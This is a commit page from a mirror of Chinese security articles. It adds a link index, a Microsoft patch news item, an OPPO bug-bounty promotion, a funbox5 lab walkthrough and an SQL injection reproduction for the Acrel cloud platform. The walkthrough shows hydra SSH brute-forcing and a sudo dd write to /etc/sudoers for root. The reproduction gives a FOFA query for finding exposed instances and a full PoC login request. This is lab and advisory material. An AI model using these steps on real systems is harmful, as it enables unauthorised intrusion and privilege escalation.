mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
记一次小程序渗透测试到通杀RCE(0day)、【漏洞预警】H3C SecCenter SMP未授权输入验证不当漏洞可导致远程代码执行、【漏洞预警】Apache Arrow R package反序列化漏洞(CVE-2024-52338)、【漏洞预警】Zyxel ZLD防火墙路径遍历漏洞(CVE-2024-11667)、漏洞推送|某信公交apply存在SQL注入漏洞、Microsoft 修复 AI、云和 ERP 安全漏洞;一个在主动攻击中被利用、广联达OA系统漏洞批量检测工具 - GlodonScan、【漏洞复现】安科瑞环保用电监管云平台 HomenewLogin SQL注入漏洞复现、funbox5复现、【2024漏洞马拉松】OPPO赛程正式启动,1.5倍奖励,新人额外奖励……超多奖金拿到手软!还有手机大奖等你来拿!、网络安全动态 一周速览 2024.11.23 - 2024.11.29、记一次逻辑漏洞(3)、记一次20000美元的漏洞挖掘报告(HackOne)、
This commit is contained in:
 test committed
1 parent
19d824e509
commit
5ebde20b78
14 files changed
+1111
-2
No files matched your search
@@ -766,5 +766,18 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNzY5OTg2Ng==&mid=2247500317&idx=3&sn=0a51e2ea3a8e46f34ce745e930bc79b8": "【漏洞通告】Apache Arrow R package反序列化漏洞(CVE-2024-52338)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0MjU5NTY2MQ==&mid=2247484291&idx=1&sn=2c88236e3448e8b5dfa525803f1f70fa": "【0day漏洞复现】广州和晖科技有限公司本草纲目首营资料审核中台系统存在认证绕过",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5Njk1MDY5Ng==&mid=2247491131&idx=1&sn=e0d2e24b268d735ec0bc5039a5d98645": "Android Native内存型漏洞实例",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzMTcwMTg1Mg==&mid=2247489445&idx=1&sn=0ff8623a90af54b023cbf870a1b7abd1": "D-Link NAS设备 sc_mgr.cgi 未授权RCE漏洞"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzMTcwMTg1Mg==&mid=2247489445&idx=1&sn=0ff8623a90af54b023cbf870a1b7abd1": "D-Link NAS设备 sc_mgr.cgi 未授权RCE漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU0MTc2NTExNg==&mid=2247491118&idx=1&sn=2a8cd53472ffeabe46dd0aa8ddcb820f": "记一次小程序渗透测试到通杀RCE(0day)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI3NzMzNzE5Ng==&mid=2247489245&idx=1&sn=3f922cee40f94bcc5d8936ebb8bd1259": "【漏洞预警】H3C SecCenter SMP未授权输入验证不当漏洞可导致远程代码执行",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI3NzMzNzE5Ng==&mid=2247489245&idx=2&sn=9ba5ffd1d4f95444d590dd16f0b59623": "【漏洞预警】Apache Arrow R package反序列化漏洞(CVE-2024-52338)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI3NzMzNzE5Ng==&mid=2247489245&idx=3&sn=08443a5512e58139bc61e318ba68fd64": "【漏洞预警】Zyxel ZLD防火墙路径遍历漏洞(CVE-2024-11667)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzOTM2MzczNQ==&mid=2247485150&idx=1&sn=8bcafff0d5d7cde84c06c97d2f2e1566": "漏洞推送|某信公交apply存在SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNjIzMjM5Ng==&mid=2247490040&idx=1&sn=b912e9429b195dedefa1fbfff148f631": "Microsoft 修复 AI、云和 ERP 安全漏洞;一个在主动攻击中被利用",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzNTE0Mzc0OA==&mid=2247485971&idx=1&sn=8b767002024a7edacf192d5f42041df6": "广联达OA系统漏洞批量检测工具 - GlodonScan",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU3MzU4NjI4OQ==&mid=2247515538&idx=1&sn=4a2477128ee6e1c0a01b279ecc8a5195": "【漏洞复现】安科瑞环保用电监管云平台 HomenewLogin SQL注入漏洞复现",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2NDY2MTQ1OQ==&mid=2247523427&idx=1&sn=dd1123e0af7c000e04f67383a2af0d82": "funbox5复现",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyNzc4Mzk3MQ==&mid=2247493936&idx=1&sn=aa7e8c1beea46d10a356a837a611bf8d": "【2024漏洞马拉松】OPPO赛程正式启动,1.5倍奖励,新人额外奖励……超多奖金拿到手软!还有手机大奖等你来拿!",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU1MzEzMzAxMA==&mid=2247492696&idx=1&sn=de59abdfd55672b0046505484485ff41": "网络安全动态 一周速览 2024.11.23 - 2024.11.29",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg4MzU3MTcwNg==&mid=2247486156&idx=1&sn=5305da7ce5dfe5dcb3b78d365016550e": "记一次逻辑漏洞(3)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzMDY1Nzc5MQ==&mid=2247483785&idx=1&sn=2a0f73e089f60fd9570e9d25f7b8d66c": "记一次20000美元的漏洞挖掘报告(HackOne)"
|
||||
}
|
||||
@@ -0,0 +1,46 @@
|
||||
# Microsoft 修复 AI、云和 ERP 安全漏洞;一个在主动攻击中被利用
|
||||
信息安全大事件 2024-11-29 12:04
|
||||
|
||||
Microsoft 已经解决了影响其人工智能 (AI)、云、企业资源规划和合作伙伴中心产品的四个安全漏洞,其中一个漏洞表示已被广泛利用。
|
||||
|
||||
标记为“检测到漏洞利用”评估的漏洞是 CVE-2024-49035(CVSS 评分:8.7),这是 partner.microsoft 中的一个权限提升缺陷.com 的。
|
||||
|
||||
“partner.microsoft[.] 中的不当访问控制漏洞COM 允许未经身份验证的攻击者通过网络提升权限,“这家科技巨头在本周发布的一份公告中表示。
|
||||
|
||||
Microsoft 感谢 Gautam Peri、Apoorv Wadhwa 和一位匿名研究人员报告了该漏洞,但没有透露有关它在实际攻击中如何被利用的任何细节。
|
||||
|
||||
针对缺点的修复将作为
|
||||
Microsoft Power Apps 在线版本更新的一部分自动推出。Redmond 还解决了其他三个漏洞,其中两个的严重性等级为“严重”,一个的严重性等级为“重要”:
|
||||
- CVE-2024-49038(CVSS 评分:9.3)- Copilot Studio 中的跨站点脚本 (XSS) 漏洞,可能允许未经授权的攻击者通过网络提升权限
|
||||
|
||||
- CVE-2024-49052(CVSS 评分:8.2)- Microsoft Azure PolicyWatch 中缺少关键功能的身份验证,可能允许未经授权的攻击者通过网络提升权限
|
||||
|
||||
- CVE-2024-49053(CVSS 评分:7.6)- Microsoft Dynamics 365 Sales 中的一个欺骗漏洞,可能允许经过身份验证的攻击者诱骗用户点击特制的 URL,并可能将受害者重定向到恶意站点
|
||||
|
||||
虽然大多数漏洞已完全缓解,无需用户操作,但建议将适用于
|
||||
Android 和 iOS 的 Dynamics 365 Sales 应用程序更新到最新版本 (3.24104.15),以防止 CVE-2024-49053 的攻击。
|
||||
|
||||
<table><tbody style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"><tr class="ue-table-interlace-color-single js_darkmode__0" data-style="-webkit-tap-highlight-color: transparent; outline: 0px; background-color: rgb(28, 28, 28); visibility: visible; color: rgb(205, 205, 205) !important;" style="-webkit-tap-highlight-color: transparent;outline: 0px;background-color: rgb(28, 28, 28);visibility: visible;color: rgb(205, 205, 205) !important;"><td width="557" valign="top" data-style="-webkit-tap-highlight-color: transparent; outline: 0px; word-break: break-all; hyphens: auto; border-color: rgb(76, 76, 76); background-color: rgb(255, 218, 169); visibility: visible; color: rgb(25, 25, 25) !important;" class="js_darkmode__1" style="-webkit-tap-highlight-color: transparent;padding: 5px 10px;outline: 0px;word-break: break-all;hyphens: auto;border-color: rgb(76, 76, 76);background-color: rgb(255, 218, 169);visibility: visible;color: rgb(25, 25, 25) !important;"><section style="-webkit-tap-highlight-color: transparent;outline: 0px;line-height: normal;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;font-size: 12px;visibility: visible;color: rgb(0, 0, 0);">尊敬的读者:<br style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"/>感谢您花时间阅读我们提供的这篇文章。我们非常重视您的时间和精力,并深知信息对您的重要性。<br style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"/>我们希望了解您对这篇文章的看法和感受。我们真诚地想知道您是否认为这篇文章为您带来了有价值的资讯和启示,是否有助于您的个人或职业发展。<br style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"/>如果您认为这篇文章对您非常有价值,并且希望获得更多的相关资讯和服务,我们愿意为您提供进一步的定制化服务。请通过填写我们提供的在线表单,与我们联系并提供您的邮箱地址或其他联系方式。我们将定期向您发送相关资讯和更新,以帮助您更好地了解我们的服务和文章内容。</span></section><section style="-webkit-tap-highlight-color: transparent;outline: 0px;line-height: normal;visibility: visible;"><br style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"/></section><section style="-webkit-tap-highlight-color: transparent;outline: 0px;line-height: normal;text-indent: 0em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;color: rgb(0, 0, 0);"> </span><img class="rich_pages wxw-img" data-backh="106" data-backw="106" data-cropselx1="0" data-cropselx2="119" data-cropsely1="0" data-cropsely2="119" data-galleryid="" data-imgfileid="100006389" data-ratio="1" data-s="300,640" data-src="https://mmbiz.qpic.cn/sz_mmbiz_png/JqliagemfTA5N8G6ZVujodYTTD7NSaxFG5suXlkibicfoGRzCk6vHhCUBx7ST8b4AxdsFVNNAH4ltePBWX4AxKY0A/640?wx_fmt=other&wxfrom=5&wx_lazy=1&wx_co=1&tp=webp" data-type="png" data-w="1000" style="-webkit-tap-highlight-color: transparent;outline: 0px;font-family: 宋体;font-size: 14px;letter-spacing: 0.578px;text-align: center;visibility: visible !important;width: 119px !important;"/></section><section style="-webkit-tap-highlight-color: transparent;outline: 0px;line-height: normal;text-indent: 0em;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;font-family: 宋体;font-size: 12px;letter-spacing: 0.578px;text-align: center;color: rgb(0, 0, 0);"> 扫描二维码,参与调查</span></section><section style="-webkit-tap-highlight-color: transparent;outline: 0px;line-height: normal;"><br style="-webkit-tap-highlight-color: transparent;outline: 0px;letter-spacing: 0.544px;"/></section></td></tr></tbody></table>
|
||||
|
||||
|
||||
**END**
|
||||
|
||||
|
||||
|
||||
点击下方,关注公众号
|
||||
|
||||
获取免费咨询和安全服务
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
安全咨询/安全集成/安全运营
|
||||
|
||||
专业可信的信息安全应用服务商!
|
||||
|
||||
http://www.jsgjxx.com
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,160 @@
|
||||
# funbox5复现
|
||||
原创 LULU 红队蓝军 2024-11-29 10:01
|
||||
|
||||
# 信息收集
|
||||
|
||||
ip
|
||||
```
|
||||
arp-scan -l
|
||||
netdiscover -i eth0 -r 192.168.56.0/24
|
||||
nmap -sP 192.168.56.0/24
|
||||
masscan 192.168.56.0/24 -p 80,22
|
||||
|
||||
```
|
||||
|
||||

|
||||
|
||||
端口
|
||||
```
|
||||
nmap -A -p- -T4 192.168.56.107
|
||||
|
||||
```
|
||||
|
||||

|
||||
|
||||
目录
|
||||
```
|
||||
使用dirsearch
|
||||
|
||||
```
|
||||
|
||||

|
||||
|
||||
访问robots.txt
|
||||
|
||||

|
||||
|
||||
访问/drupal,重定向到192.168.178.33
|
||||
|
||||

|
||||
|
||||
针对于http://192.168.56.107/drupal/ 再次扫描drupal下的目录
|
||||
```
|
||||
dirsearch -u http://192.168.56.107/drupal/
|
||||
|
||||
```
|
||||
|
||||

|
||||
```
|
||||
dirb http://192.168.56.107/drupal
|
||||
|
||||
```
|
||||
|
||||
|
||||
网站探测
|
||||
|
||||

|
||||
|
||||
网站由WordPress,利用 wpscan 进行扫描对用户进行枚举,发现两个用户
|
||||
```
|
||||
wpscan --url http://192.168.56.107/drupal/index.php--enumerate u
|
||||
|
||||
```
|
||||
|
||||

|
||||
|
||||
根据提示--wp-content-dir制定URL
|
||||
```
|
||||
wpscan --url http://192.168.56.107/drupal/index.php --wp-content-dir=http://192.168.56.107/drupal/wp-content --enumerate u
|
||||
|
||||
```
|
||||
|
||||

|
||||
|
||||
爆破密码
|
||||
```
|
||||
hydra -L user.txt -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.107
|
||||
|
||||
```
|
||||
|
||||

|
||||
|
||||
登录ssh 用户名/密码 ben/pookie
|
||||
|
||||

|
||||
|
||||
ben用户属于附属组 mail (GID 8)。这在管理用户权限和访问控制时非常有用。例如,属于 mail 组的用户通常会有权限访问与邮件服务相关的资源或文件。
|
||||
|
||||
查看mail。提示没有权限
|
||||
|
||||

|
||||
|
||||
查看后台监听端口
|
||||
```
|
||||
netstat -anp
|
||||
|
||||
```
|
||||
|
||||
后台监听端口发现 110端口
|
||||
|
||||

|
||||
|
||||
端口110是POP3(邮局协议版本3)的默认端口,用于电子邮件的接收和下载。
|
||||
|
||||
使用telnet 连接。用 ben 用户的信息凭据登录
|
||||
|
||||

|
||||
|
||||
发现有三封邮件,403 、391、578
|
||||
|
||||
查看578邮件,得到用户名 / 密码 adam: qwedsayxc!
|
||||
|
||||

|
||||
|
||||
登录用户adam,附属组为sudo
|
||||
|
||||

|
||||
|
||||
sudo 提权
|
||||
```
|
||||
sudo -l
|
||||
|
||||
```
|
||||
|
||||
adam不需要密码就能以root的身份执行命令
|
||||
|
||||

|
||||
|
||||
通过网站GTFOBins查询提权方法
|
||||
|
||||
https://gtfobins.github.io/
|
||||
|
||||

|
||||
|
||||
提权方法
|
||||
|
||||

|
||||
|
||||
该命令可以写入具有root权限的文件,执行命令进行写入文件/etc/sudoers,即设置adam用户具有全部的特权命令。
|
||||
|
||||
/etc/sudorers文件解释
|
||||
|
||||
该文件允许特定用户像root用户一样使用各种各样的命令,而不需要root用户的密码。
|
||||
|
||||
当用户执行sudo时,系统会主动寻找/etc/sudoers文件,判断该用户是否有执行sudo的权限。
|
||||
```
|
||||
LFILE=/etc/sudoers
|
||||
echo "adam ALL=(ALL:ALL) ALL " | sudo dd of=$LFILE
|
||||
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
找到flag
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,241 @@
|
||||
# 【2024漏洞马拉松】OPPO赛程正式启动,1.5倍奖励,新人额外奖励……超多奖金拿到手软!还有手机大奖等你来拿!
|
||||
OPPO安全中心 2024-11-29 09:50
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**iphone16Pro**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**MARSHALL音箱**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**ROG游戏键盘**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**游戏手柄**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
- 左滑更多豪礼 -
|
||||
|
||||
|
||||
**OSRC活动详情**
|
||||
|
||||
|
||||
|
||||
**0****1**
|
||||
|
||||
|
||||
|
||||
|
||||
**活动时间**
|
||||
|
||||
|
||||
|
||||
|
||||
赛程一:2024年12月1日-2024年12月13日
|
||||
|
||||
赛程二:2024年12月14日-2024年12月31日
|
||||
|
||||
|
||||
**0****2**
|
||||
|
||||
|
||||
|
||||
|
||||
**活动范围**
|
||||
|
||||

|
||||
|
||||
|
||||
**赛程一:**
|
||||
|
||||
OPPO自有产品全域,具体范围可参考OSRC官网-公告-标准规范
|
||||
|
||||
https://security.oppo.com/cn/notice
|
||||
|
||||
|
||||
**赛程二:**
|
||||
|
||||
**众测挑战赛24年最终场**
|
||||
|
||||
众测活动范围将于12月13日在OSRC公众号公布,敬请期待
|
||||
|
||||
|
||||
**0****3**
|
||||
|
||||
|
||||
|
||||
|
||||
**活动奖励**
|
||||
|
||||

|
||||
|
||||
|
||||

**新人好礼:**
|
||||
|
||||
全程活动期间首次在OSRC提交有效漏洞的白帽可享有首个漏洞额外奖励,可与活动期间其他奖励叠加,仅首个有效漏洞享有该奖励。
|
||||
|
||||
|
||||
|
||||
|
||||

**双旦好礼:**
|
||||
|
||||
活动全程贡献值排名前三的白帽(双赛程均需提交有效漏洞),将分别获得**OPPO Find X8(TOP1)、Reno 13(TOP2)和OPPO Enco X3(TOP3)一台。**
|
||||
|
||||
|
||||
|
||||
|
||||
**赛程一活动奖励:**
|
||||
|
||||
活动期间,自有业务中危以上有效漏洞均额外享有基础奖励的50%额外奖励(即1.5倍奖励)。
|
||||
|
||||
|
||||

**赛程二活动奖励:**
|
||||
|
||||
提交活动范围内有效漏洞即可享有以下额外奖励:
|
||||
|
||||
|
||||
|
||||
|
||||
当然也少不了每期的固定奖励:
|
||||
|
||||
**挖洞能手奖励**
|
||||
|
||||
- 每期提交众测范围内有效漏洞数≥3个的白帽师傅额外奖励
|
||||
**OPPO商城代金券200元***
|
||||
|
||||
- 每期提交众测范围内有效漏洞数≥5个的白帽师傅额外奖励
|
||||
**OPPO商城代金券800元***
|
||||
|
||||
**特殊额外奖励**
|
||||
|
||||
- **新人奖励:**
|
||||
首次向OSRC提交有效漏洞且在众测范围内的白帽可获得额外新人福利小欧手办1个(款式随机)
|
||||
|
||||
- **回归奖励:**
|
||||
一年以上未在OSRC提交漏洞的白帽师傅本期活动如果提交了众测范围内有效漏洞,可获得额外OSRC定制文化衫一件(
|
||||
每个ID限领一份)。
|
||||
|
||||
- **雨露均沾:**
|
||||
活动期间提交众测范围内有效漏洞的白帽均可获得OSRC定制礼品一份
|
||||
|
||||
*以上奖励每个ID限领一份,雨露均沾可与新人/回归奖励同享。
|
||||
|
||||
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
|
||||
|
||||
|
||||
**参与方式**
|
||||
|
||||

|
||||
|
||||
|
||||
可通过OSRC官网或漏洞盒子活动页面提交。
|
||||
|
||||
漏洞标题格式:【漏洞马拉松2024】+漏洞名称
|
||||
|
||||
**请注意:****标题未按格式要求则视为不参加本次活动**
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
|
||||
|
||||
|
||||
**注意事项**
|
||||
|
||||

|
||||
|
||||
- 活动漏洞请通过OSRC官网(security.oppo.com)或漏洞盒子官网提交漏洞,漏洞报告以提交时间为准,标题格式需严格按照要求。
|
||||
|
||||
- 本活动的漏洞奖励不与其他活动的额外现金奖励同享。漏洞需按标题格式提交。按标准格式提交的漏洞,默认仅参与本次活动,一个漏洞不能同时参加多个活动。
|
||||
|
||||
- 活动期间提交非众测范围或指定漏洞类型将不享有相应活动奖励。
|
||||
|
||||
- 活动奖金将跟随月度奖励一同发放,额外奖励将会在活动结束后统一添加。如奖金与OSRC现有奖金等级冲突,以奖金高者为准。
|
||||
|
||||
- 参与活动的有效漏洞贡献值将计入当月贡献值排名,可享当月实物奖励(如有),额外奖励不计入贡献值。
|
||||
|
||||
- 如有其他疑问,可咨询OSRC运营小助手【微信号:opposrc2018】,或加QQ群【551696812】或【320761688】获取活动第一资讯。
|
||||
|
||||
- 活动最终解释权归OSRC所有。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**转**
|
||||
|
||||
**发**
|
||||
|
||||
**有**
|
||||
|
||||
**奖**
|
||||
|
||||
|
||||
|
||||
本期奖品:OSRC定制手提袋*5
|
||||
|
||||
参与方式:即日起至2024年12月30日,转发本篇文章至朋友圈即可参与抽奖。(每个ID仅限参与一次)
|
||||
|
||||
抽奖方式:转发文章后关注OSRC公众号,回复“漏洞马拉松”,识别小程序即可参与抽奖。
|
||||
|
||||
开奖时间:2024年12月31日
|
||||
|
||||
兑奖规则:中奖后发送朋友圈截图至公众号后台即可兑奖,需在开奖一周内兑奖。
|
||||
|
||||
注意事项:
|
||||
|
||||
- 文章转发朋友圈不可设置分组;
|
||||
|
||||
- 必须在开奖前转发文章,开奖后转发无效;
|
||||
|
||||
- 兑奖前删除朋友圈取消兑奖资格
|
||||
|
||||
- 活动解释权最终归OSRC所有
|
||||
|
||||
|
||||
|
||||
|
||||
**最新动态**
|
||||
|
||||
[OPPO全球首个安全与隐私信任中心正式发布](http://mp.weixin.qq.com/s?__biz=MzUyNzc4Mzk3MQ==&mid=2247493857&idx=1&sn=a2e937fa011c1a955089e996a137f590&chksm=fa78e9adcd0f60bb7b47a7ab0c08a506e4eb728b221a3f4a4b359c901f07a0d0eab9bb20c885&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【换薪升级】互联网应用、终端安全、安全情报奖励、季度奖励全线更新!](http://mp.weixin.qq.com/s?__biz=MzUyNzc4Mzk3MQ==&mid=2247493692&idx=1&sn=41c085aebf628bfbccd609df4c027c2b&chksm=fa78e970cd0f60660fb4ed016a04e39af0c38ab63ccc55cb305ce617c98ad367f72c745fdd86&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【全新上线】OSRC VIP白金计划正式上线](http://mp.weixin.qq.com/s?__biz=MzUyNzc4Mzk3MQ==&mid=2247493692&idx=2&sn=023f6f2975997c69279b63674236c8f8&chksm=fa78e970cd0f6066f037d66bffc139c54681658cbda102c4274509091657e037780098521e97&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【感恩有你 一路相伴】2023年OSRC白帽TOP排行榜](http://mp.weixin.qq.com/s?__biz=MzUyNzc4Mzk3MQ==&mid=2247492986&idx=1&sn=c3b901d5c18f942d059e2879f80241a7&chksm=fa78e436cd0f6d204eee0e2cbcbd73598e712f33f93a08f8402f60838f031ee6e5d6472471fc&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【感恩有你 一路相伴】2023年OSRC优秀合作伙伴](http://mp.weixin.qq.com/s?__biz=MzUyNzc4Mzk3MQ==&mid=2247492988&idx=1&sn=8beb39d1b5656f7bac2ee37c97752809&chksm=fa78e430cd0f6d263d347f5c2c6312f66dcf9fd1339d26d8e0834b102fa16719d9d5f54d44ca&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[OSRC 2023年度颁奖典礼在成都完美落幕!](http://mp.weixin.qq.com/s?__biz=MzUyNzc4Mzk3MQ==&mid=2247492980&idx=1&sn=25f3562e42dce32c768005953d8394e1&chksm=fa78e438cd0f6d2eeca4953609296172846ab5e4b28280f31b94c7d1af4813216dc009e8e55e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,106 @@
|
||||
# 【漏洞复现】安科瑞环保用电监管云平台 HomenewLogin SQL注入漏洞复现
|
||||
河北镌远 河北镌远网络科技有限公司 2024-11-29 10:23
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
点击箭头处
|
||||
“蓝色字”
|
||||
,关注我们哦!!
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**产品简介**
|
||||
|
||||
|
||||
|
||||
**AcrelCloud-3000环保用电监管云平台**依托创新的物联网电力传感技术,实时采集企业总用电、生产设备及环保治理设备用电数据,通过关联分析、超限分析、停电分析、停限产分析,结合及时发现环保治理设备未开启、异常关闭及减速、空转、降频等异常情况,同时通过数据分析还可以实时监控限产和停产整治企业运行状态,用户可以利用PC、手机、平板电脑等多种终端实现对平台的访问。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**漏洞概述**
|
||||
|
||||
|
||||
|
||||
**安科瑞环保用电监管云平台 Home/newLogin 登录接口存在SQL注入漏洞,未经身份验证的远程攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息(例如,管理员后台密码、站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**复现环境**
|
||||
|
||||
|
||||
|
||||
**FOFA:body="myCss/phone.css"**
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
|
||||
|
||||
**PoC**
|
||||
|
||||
POST /Home/newLogin HTTP/1.1
|
||||
|
||||
**Host:**
|
||||
|
||||
Accept: application/json, text/javascript, */*; q=0.01
|
||||
|
||||
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
|
||||
|
||||
Accept-Encoding: gzip, deflate
|
||||
|
||||
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
|
||||
|
||||
X-Requested-With: XMLHttpRequest
|
||||
|
||||
Priority: u=0
|
||||
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
|
||||
|
||||
Content-Length: 193
|
||||
|
||||
data=AmILgROn2omEYq%2Bd8Urox8DW%2F8rRQwsBzOEz00K3cyMY1DhHq6oDzKni9uNo6p7VIuEZBk0edl%2Blr8MukZeYaoj5ogyFWf1wJQ6iDSwIHOKSdk2%2BRRo%2FbhB70T5AlQ3PB6Ca1I6PvvVefK%2BuEF6b%2BqnvUH5y0gix7tq3yw1WJdc%3D
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
|
||||
**关闭互联网暴露面或接口设置访问权限**
|
||||
|
||||
**升级至安全版本**
|
||||
|
||||
|
||||
|
||||
|
||||
文章来源:
|
||||
网络
|
||||
|
||||
公众号“河北镌远网络科技有限公司”所发表内容注明来源的,版权归原出处所有(无法查证版权的或者未注明出处的均来自网络,系转载,转载的目的在于传递更多信息,版权属于原作者。如有侵权,请联系,小编会第一时间删除处理。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,13 @@
|
||||
# 【漏洞预警】Apache Arrow R package反序列化漏洞(CVE-2024-52338)
|
||||
cexlife 飓风网络安全 2024-11-29 13:15
|
||||
|
||||
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
